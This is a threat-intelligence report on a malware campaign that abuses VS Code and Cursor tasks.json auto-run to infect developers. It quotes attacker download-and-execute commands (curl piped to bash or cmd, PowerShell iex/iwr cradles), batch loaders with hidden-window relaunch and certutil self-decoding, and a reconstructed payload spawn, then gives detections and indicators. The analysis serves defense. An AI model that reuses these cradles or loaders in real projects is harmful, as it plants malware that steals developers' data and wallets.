Contagious Interview: Evolution of VS Code and Cursor Tasks Infection Chains - Part 1

By Abstract Security Threat Research Organization (ASTRO)

Published: 2026-03-02 · Archived: 2026-04-05 13:54:23 UTC

> **2/27/2026 - Note: we have made revisions to this post to clarify findings and separate speculative analysis.**

Summary

> *Abstract customers already have visibility into the behaviors described in this report.*

The ASTRO team has been actively tracking Contagious Interview techniques that abuse task auto-execution in integrated development environments (IDEs) such as Microsoft Visual Studio Code (VSCode) and Cursor to deliver malware. Since our last report on the tasks infection vector, we have observed a number of new payload stagers using short URLs, GitHub Gists, Google Drive, and some interesting custom domains. We have also seen a resurgence of previously reported infection chains and tooling now combined with the IDE tasks vector.

Findings

New Payload Stagers

In the last report, we noted heavy use of Vercel URLs for payload staging referenced directly in `tasks.json` files along with a handful of custom domains. While stagers hosted on Vercel continue to be prevalent (though many have been taken down), we have observed an increase in alternative staging servers used in the tasks commands and in later stages of the infection chains.


This GitHub Code search query returns a variety of new stagers while filtering out Vercel URLs that would make up the majority of results:

```
path:tasks.json runOn folderOpen (curl OR wget OR iwr) (cmd OR "| sh" OR \"bash\" OR \"powershell\" OR iex) NOT vercel
```

GitHub Gists

Recently, repos with `tasks.json` files were created with the same pattern of `curl` or other downloaders fetching scripts piped directly to shell, but in these cases the scripts were hosted in GitHub Gists. This query returns 2 repos with this pattern, each targeting both VS Code and Cursor users:

```
path:tasks.json runOn folderOpen "gist.githubusercontent"
```



Here is a sample command run from `bash -c` in [Wisepanda-bot-main/.cursor/tasks.json]:

`curl -sL https://gist[.]githubusercontent[.]com/cuda-toolkit/0959deda4982736d1c1647cff354c665/raw/metal_pytorch_sim_v2.3.0.sh | bash`

These files also have a variation for Windows using PowerShell instead of piping to `cmd` as previously seen, like so:

`iex(iwr 'https://gist[.]githubusercontent[.]com/cuda-toolkit/936835c7a98d3b223970a5d2ed63fc97/raw/cuda_toolkit_sim_v12.4.ps1' -UseBasicParsing)`

The gist user `cuda-toolkit` and script file names like `cuda_toolkit_sim_v12.4.ps1` and `metal_pytorch_sim_v2.3.0.sh` are an attempt to masquerade as NVIDIA software, a tactic that Contagious Interview actors are known to use. This may be a recurring theme due to the intended campaign targets, typically software developers in DeFi and other cryptocurrency-related industries that are more likely to use high-performance GPUs.

The Gist-hosted scripts download next-stage payloads from the domain `camdriver[.]pro`, another attempt at mimicking NVIDIA software by posing as related to camera drivers. Depending on the target platform, the payload URLs are formatted like `https://camdriver[.]pro/realtekwin.update?r=7205d529-ff14-4dcf-965b-`

`29d500663a75` or `https://camdriver[.]pro/realtekmac.sh?r=7205d529-ff14-4dcf-965b-29d500663a75` and drop ZIP files that lead to malware installation downstream.

While these gists have since been deleted, these few cases might indicate future continued use of `gist[.]githubusercontent[.]com` for payload URLs in tasks commands. The actual scripts we pulled before deletion and their subsequent chains eventually lead to deployment of Go/Python backdoors dubbed by ESET WeLiveSecurity as WeaselStore. These previously analyzed backdoors represent a combination of older, documented Contagious Interview TTPs with the more recent `tasks.json` infection vector. More on this will be covered in Part 2 of this report.


URL Shorteners

We have also seen use of URLs shortened by `short[.]gy` hosting scripts downloaded and executed in tasks files. Most if not all of these URLs point to the Vercel domain `josehub88[.]vercel[.]app`, suggesting that the actors started using URL shorteners as a means to reduce their footprint of Vercel servers, perhaps due to the extensive reporting around this aspect.

The search query for this is straightforward. As of this reporting, 22 files containing these shortened URLs are returned.

```
path:tasks.json runOn folderOpen "short.gy"
```

Notably, many of these files feature whitespace padding of the malicious commands to move them off-screen from view. This cheap evasion technique was seen in our previous report from late January.




Google Drive

The Contagious Interview actors have published and continue to publish malicious Node Package Manager (NPM) packages, many of which have been identified by the [DPRK npm packages tracker](). One package in particular, "eslint-validator" (created by user lincoln0809), can be found in the `package.json` dependencies of 3 GitHub repos using this query:

```
path:package.json "\"eslint-validator\""
```

Malicious package dependencies in repositories is a common pattern, but interestingly in the case of this package, it runs content fetched from the Google Drive URL `https://drive[.]google[.]com/file/d/16AaeeVhqj4Q6FlJIDMgdWASJvq7w00Yc/view?usp=sharing`, found in `core.js`. The containing file itself is executed using `node` via an install script in the package's `package.json`.




The code for handling the content download from the Drive link can be found in `googleDrive.js`. It performs a GET request using the fetch API and handles virus-scan warning pages by falling back to an alternative URL endpoint in the format of `https://drive[.]usercontent[.]google[.]com/download?id=${fileId}&export=download&confirm=t`.

```
/**
 * Get file content from a Google Drive link.
 * Handles virus-scan warning page by trying alternative download URL.
 * Note: May fail in browser due to CORS; prefer using a backend endpoint.
 * @param {string} googleDriveLink - Full Google Drive share/view URL
 * @returns {Promise<string>} File content as string
 * @throws {Error} If URL is invalid or fetch fails
 */
async function getContentFromGoogleDrive(googleDriveLink) {
  const fileId = extractFileId(googleDriveLink);
  if (!fileId) {
    throw new Error('Invalid Google Drive URL');
  }

  const downloadLink = getDirectDownloadLink(fileId);
  const response = await fetchUrl(downloadLink);
  if (response.status < 200 || response.status >= 400) {
    throw new Error(`Failed to fetch: HTTP ${response.status}`);
  }

  let content = response.data;

  if (
    content.trim().startsWith('<!DOCTYPE html>') ||
    content.includes("Google Drive can't scan this file")
  ) {
    const altDownloadLink = `https://drive.usercontent.google.com/download?id=${fileId}&export=do
    const altResponse = await fetchUrl(altDownloadLink);
    if (altResponse.status < 200 || altResponse.status >= 400) {
      throw new Error(`Alternative fetch failed: HTTP ${altResponse.status}`);
    }
    content = altResponse.data;
  }

  return content;
}
```

It is worth noting that the code to download and execute content from Google Drive was not present in the initial version of the "eslint-validator" package, and was added in a later version.

The Google Drive link hosts `inject-simple.min0.js` (4.5k), which contains heavily obfuscated JavaScript with previously seen patterns suggesting a ChainedDown (JADESNOW) downloader component.



The use of Google Drive as a stager was also recently reported by kmsec.uk.

(Speculative) A Copycat Actor?

> This section has been adjusted to clarify that the following finding, while sharing techniques and patterns with previously documented Contagious Interview infection chains, may be a copycat or test by an unrelated actor and therefore is **not confirmed to be part of the same campaign**. This is largely due to the discovery that the chain results in Akira Stealer, a malware family not known to be used by Contagious Interview actors.

Possibly Unrelated Chain Shares Similar Techniques

In analyzing suspicious `tasks.json` files across GitHub, we encountered a tasks file in the repo adadsws/shannon, which is a malicious fork of the Keygraph Shannon AI penetration testing framework.

The tasks file executes the following command targeting Windows only:

```
curl https://nomgwenya[.]co[.]za/js/settings?win=32 | cmd
```

This downloads and executes a batch script captured in this URLScan result and shown below.

```
echo off
set "VSCODE_DIR=%USERPROFILE%\.vscode"
if not exist "%VSCODE_DIR%" mkdir "%VSCODE_DIR%"

curl -s -L -o "%VSCODE_DIR%\vscode-bootstrap.cmd" "https://nomgwenya.co.za/js/bootstrap?win=32"

cls
"%VSCODE_DIR%\vscode-bootstrap.cmd"
cls
```

The next stage is another batch script from `https://nomgwenya[.]co[.]za/js/bootstrap?win=32` written to the file `%USERPROFILE%\.vscode\vscode-bootstrap.cmd`. The full content of this script can be found in this URLScan result.

The script begins by re-launching itself in a hidden window if it was not already started with a `_restarted` argument:

```
if "%~1" neq "_restarted" powershell -WindowStyle Hidden -Command "Start-Process -FilePath cmd.exe -ArgumentList '/c \"%~f0\" _restarted' -WindowStyle Hidden" & exit /b
```

The script then obtains a Node.js runtime needed to execute an embedded JavaScript payload. It checks for a global install via `where node` and, if not found, downloads the latest Node.js MSI from `nodejs.org` and extracts it portably with `msiexec /a`. The MSI file is then deleted.

Once Node.js is available, the script changes its working directory to `%USERPROFILE%\.vscode`, positioning its subsequent file operations alongside legitimate VS Code configuration files.

Up until this point, a number of patterns coincide with previously observed Contagious Interview techniques:

- The repo adadsws/shannon README is modified with LLM-generated content.
- The repo contains a `.vscode/tasks.json` backdoor that runs on folder open.
- The tasks file contains the label "env" which has been observed in multiple Contagious Interview-linked tasks files.
- The task command is a download cradle piped to `cmd` and has a URL containing `/settings` with a `?win=32` parameter.
- The loaders have been used in Contagious Interview before, such as in the first and second stage batch files of a previously seen tasks.json chain that leveraged TxDataHiding. These contain similar logic for hidden window re-launch and portable Node.js usage.

However...

A Twist in this Loader Has an Unexpected Outcome

While the loaders seem near-identical to those used in Contagious Interview, they differ in the execution of the third stage, which in Contagious Interview infection chains is often Base64-encoded JavaScript decoded and run directly using Node.js.

Interestingly in this case, at the bottom of the batch file is a block of Base64-encoded JavaScript wrapped in PEM certificate headers ("-----BEGIN CERTIFICATE-----" ... "-----END CERTIFICATE-----"), masquerading as an embedded certificate. The script uses `certutil`, a commonly abused Windows utility, to decode itself:

```
certutil -f -decode "%~f0" "%TMP_JS%" >nul 2>&1
```

The `%~f0` reference points to the currently executing batch file. `certutil -decode` recognizes the PEM headers in the file and extracts the Base64 content between them, writing the decoded JavaScript to a randomly named temp file at `%TEMP%\script_%RANDOM%.mjs`. The `.mjs` extension has Node.js treat the file as an ES module, which the payload requires based on its imports.

The decoded script is then executed with the previously obtained Node.js runtime. A long encoded string is passed as a command-line argument which, as we'll see shortly, is forwarded to a later stage via an environment variable. After execution, the temp file is deleted.

```
:: --------------------------
:: Confirm Node.js works
:: --------------------------
if not defined NODE_EXE (
    echo [ERROR] Node.js executable not found or set.
    exit /b 1
)

set "CODEPROFILE=%USERPROFILE%\.vscode"
cd /d "%CODEPROFILE%"


set "TMP_JS=%TEMP%\\script_%RANDOM%.mjs"

certutil -f -decode "%~f0" "%TMP_JS%" >nul 2>&1

if not exist "%TMP_JS%" (
    exit /b 1
)

"%NODE_EXE%" "%TMP_JS%"
32....VVRNfTw5dzZbbk1XanxRajc7Rn01WzhZOkdIeGd3aEU6cjIxemg9aTo7OTs5R0VJSj03Mjw0NTdEOEg2RjhINWY0R2c2PmQyNz1HR
jUwdkxZbUpyeVpJNkhQejZLWlt1SlhGUkxybmZ/QkVaVXtVVTBITUNZZUl+VG9UPHdzdjs4UzZVczVYSXJpPX9VeXpWSkRzMHV2eGY8aWpk
dHM9OTpub3d4cTl6d3x1c21na3dvajw8ZGlubntxZ3twei5kZjV2NXNteXw2dDd9cjE5cHBvdHQ1fH9yZWl1NTp3fWxxMW87dTUzbG4xUWN
rRW9MdlJ1Rl95OkdOXXBkbW15OGQ3ODhyTU5HbE1wTzFmZWZ1NXZ6dDV1PWJ7O3s7e2l4PH16cnQ3O2dtb3R1eWM2ezV0NnZsZnpwdHd8cX
o8bz5oejh1NTdpemU6ejVme3tofHN2Om9mOn5/ZW99eXFxdnM0O2d6c3V6e3h3ejd0eXFoaHpvMEtHWU1GSTxIRTVaR0NNSzhQRzlNWVlVU
l06U0NHXTo6SExFWjtbT05ZTU84UTY6R01NWV8zRTlTMkZrUG1sRXs4SFU5OVpWTXhwUGxZU1Q0eDczR1V3XlRwalw7WHhRfVluR1d+
if exist "%TMP_JS%" del "%TMP_JS%"

echo [SUCCESS] Script completed.
exit /b

-----BEGIN CERTIFICATE-----
aW1wb3J0ICogYXMgX21vZF8wIGZyb20gJ3BhdGgnOyBpbXBvcnQgKiBhcyBfbW9kXzEgZnJvbSAnY2hpbGRfcHJvY2Vzcyc7IGltcG9ydCA
qIGFzIF9tb2RfMiBmcm9tICdmcyc7IGltcG9ydCAqIGFzIF9tb2RfMyBmcm9tICdvcyc7IGltcG9ydCAqIGFzIF9tb2RfNCBmcm9tICdodH
```

Upon decoding the JavaScript payload we're greeted with an anti-debugging trick using `(function() {}).constructor("debugger")()` wrapped in a try/catch.

```
import * as _mod_0 from 'path';
import * as _mod_1 from 'child_process';
import * as _mod_2 from 'fs';
import * as _mod_3 from 'os';
import * as _mod_4 from 'https';
import * as _mod_5 from 'zlib';
import * as _mod_6 from 'url';
const _imeta = import.meta;
(async function() {
    try {
        (function() {}

        ).constructor("debugger")();
    } catch(e) {}
```

The rest of the payload is a custom stack-based bytecode VM. Two encrypted blobs are decrypted with a rolling XOR cipher, one as bytecode and the other as a string table. The VM implements ~30 opcodes and makes Node.js modules available to the bytecode as numbered registers.

Possibly Unrelated Chain Deploys Akira Stealer

Decrypting the string table and disassembling the bytecode unearths some strings that reveal the next stage:


Extracted strings
hxxps://postprocesser[.]com/.well-known/pki-validation/go/python3.zip
pythonw.exe
exec.py
spawn
detached
REALTEKAUDIO
PROCNAME

The bytecode downloads `python3.zip` from `hxxps://postprocesser[.]com/.well-known/pki-validation/go/python3.zip` to the system temp directory, then extracts the ZIP and spawns the extracted `pythonw.exe` (the windowless Python interpreter) with `exec.py` as a detached process. Reconstructed from the bytecode, the spawn call is equivalent to:

```
child_process.spawn(pythonw_path, [exec_py_path], {
  detached: true,
  stdio: 'ignore',
  env: { ...process.env, REALTEKAUDIO: process.argv[2], PROCNAME: "Main" }
});
```

The `REALTEKAUDIO` environment variable carries the encoded command-line argument from the batch script through to the Python payload, masquerading as Realtek audio software. Additionally, the path `.well-known/pki-validation/` in the download URL mimics a location commonly used for PKI validation.

The Python payload is protected with PyArmor and was recently compiled just before this report release. Removing the PyArmor protection and analyzing the underlying Python code reveals a Go-based variant of Akira Stealer, a commodity malware-as-a-service (MaaS) infostealer that exfiltrates user data from browsers, cryptocurrency wallets, chat applications, and system files.



The associated indicators have been reported by Elastic Security Labs. In January 2026, a similar distribution of Akira Stealer was reported masquerading as a custom tool on GitHub.

The discovery of Akira Stealer complicates attribution for this particular infection chain. While the earlier stages share many techniques and patterns with previously documented Contagious Interview chains, Akira Stealer is not known to be used by Contagious Interview actors to our knowledge. It is possible that this is a separate actor copying techniques and swapping in a different final stage. As such, this chain's attribution remains uncertain, but its details are included in this post due to the shared techniques and infection vector.

Detection Opportunities

VS Code/Cursor child process activity. Monitor for IDEs spawning shell processes running `curl`, `wget`, PowerShell download commands, or similar utilities (optionally including piped execution) shortly after process start.

GitHub Gist URLs in IDE task files. Monitor for `gist.githubusercontent.com` URLs in `.vscode/tasks.json` or `.cursor/tasks.json` files, particularly combined with `curl`, `wget`, `iwr`, or piped execution.

URL shorteners in IDE task files. Flag tasks.json files containing shortened URLs from services like `short[.]gy`. Shorteners obscure the destination and have no legitimate use in IDE task configurations.

PowerShell suspicious arguments in IDE task files. Tasks.json commands invoking PowerShell with `-ExecutionPolicy Bypass` combined with `-WindowStyle Hidden` and `iex` / `iwr`.

Google Drive downloads from non-browser processes. Alert on `drive.google.com` or `drive.usercontent.google.com` requests initiated by non-browser processes like node or npm. Google Drive URLs in the format `https://drive[.]usercontent[.]google[.]com/download?id=${fileId}&export=download&confirm=t` are particularly suspicious as they indicate attempts to bypass virus scan warning pages.

Downloaded content piped to shell. Most tasks.json commands download and immediately execute scripts. Monitor for download utilities like `curl` or `wget` piped directly to shell commands.

Batch scripts written to the .vscode directory. The user `.vscode` directory normally contains configuration files. Creation of `.cmd` or `.bat` files in `%USERPROFILE%\.vscode\` is unusual and may indicate malicious activity.

Console clearing around payload execution. A first-stage batch script in one of the infection chains uses `cls` commands before and after executing the downloaded loader to clear evidence from the console window. While `cls` alone is benign, its overuse especially surrounding download utilities or script execution in batch files is suspicious.

Hidden window re-launch with sentinel argument. Detect `cmd.exe` processes that spawn `powershell -WindowStyle Hidden` which in turn spawns another `cmd.exe -WindowStyle Hidden`, particularly when the command line includes a re-launch sentinel argument (e.g., `_restarted`). This double-hidden pattern is distinctive and unlikely in legitimate use.

Portable Node.js extraction via msiexec. `msiexec /a` performing an administrative install of a Node.js MSI to a user-writable directory such as `.vscode` or `%TEMP%` is unusual.

> **The following detections are based on an infection chain with shared techniques but unconfirmed connection to Contagious Interview.**

certutil decoding batch scripts. `certutil -f -decode` where the source file is a `.cmd` or `.bat` — especially when the source is `%~f0` (self-reference). Legitimate certutil usage targets certificate files or encoded data files, not scripts.

Node.js executing temporary .mjs files. `node.exe` executing `.mjs` files from `%TEMP%` with randomized filenames matching patterns like `script_%RANDOM%.mjs`.

pythonw.exe spawned from temp directories. `pythonw.exe` running from `%TEMP%\python3\` or similar temp subdirectories, especially as a detached process. This can indicate a dropped Python runtime rather than a standard installation.

Node.js spawning Python with suspicious environment variables. Process chain where `node.exe` spawns `pythonw.exe`. While this could be legitimate activity, it could warrant closer inspection when paired with other indicators.

Network requests to .well-known paths returning unusual content. HTTP requests to `.well-known/pki-validation/` paths that return ZIP files or other unexpected content. This path is not commonly intended for file

hosting.

Conclusion

Contagious Interview actors continue to evolve their infrastructure and techniques. The shift toward GitHub Gists, URL shorteners, and Google Drive for payload staging suggests the actors are actively adapting to community reporting and platform takedowns. In Part 2, we will take a closer look at the infection chains covered in this report among other findings.

Appendix

GitHub Search Queries

Purpose	Query
Tasks with non-Vercel stagers	path:tasks.json runOn folderOpen (curl OR wget OR iwr) (cmd OR "| sh" OR \"bash\" OR \"powershell\" OR iex) NOT vercel
Tasks referencing GitHub Gists	path:tasks.json runOn folderOpen "gist.githubusercontent"
Tasks using URL shortener	path:tasks.json runOn folderOpen "short.gy"
Repos with eslint-validator dependency	path:package.json "\"eslint-validator\""

Indicators

Domains

Domain	Description
short[.]gy	URL shortener used to hide Vercel stagers
josehub88[.]vercel[.]app	short[.]gy redirect destination
camdriver[.]pro	Payload delivery from GitHub Gists chains
nomgwenya[.]co[.]za	(Possibly unrelated to campaign) Batch script delivery
postprocesser[.]com	(Possibly unrelated to campaign) PyArmor-protected Python malware delivery

URLs

URL	Description
hxxps://gist[.]githubusercontent[.]com/cuda-toolkit/0959deda4982736d1c1647cff354c665/raw/metal_pytorch_sim_v2.3.0.sh	Gist-hosted stager (macOS/Linux)
hxxps://gist[.]githubusercontent[.]com/cuda-toolkit/4ece7a2e99311a4aa384c24733b7a41b/raw/metal_pytorch_sim_v2.3.0.sh	Gist-hosted stager (macOS/Linux)
hxxps://gist[.]githubusercontent[.]com/cuda-toolkit/936835c7a98d3b223970a5d2ed63fc97/raw/cuda_toolkit_sim_v12.4.ps1	Gist-hosted stager (Windows)
hxxps://gist[.]githubusercontent[.]com/cuda-toolkit/384410c927451dbada9ecb0072851198/raw/cuda_toolkit_sim_v12.4.ps1	Gist-hosted stager (Windows)
hxxps://camdriver[.]pro/realtekwin.update?r=7205d529-ff14-4dcf-965b-29d500663a75	Next stage Windows payload URL in Gist-based stagers
hxxps://camdriver[.]pro/realtekwin.update?r=ffa752c6-84e9-4bb9-b3c8-a3ab09cbcbe6	Next stage Windows payload URL in Gist-based stagers
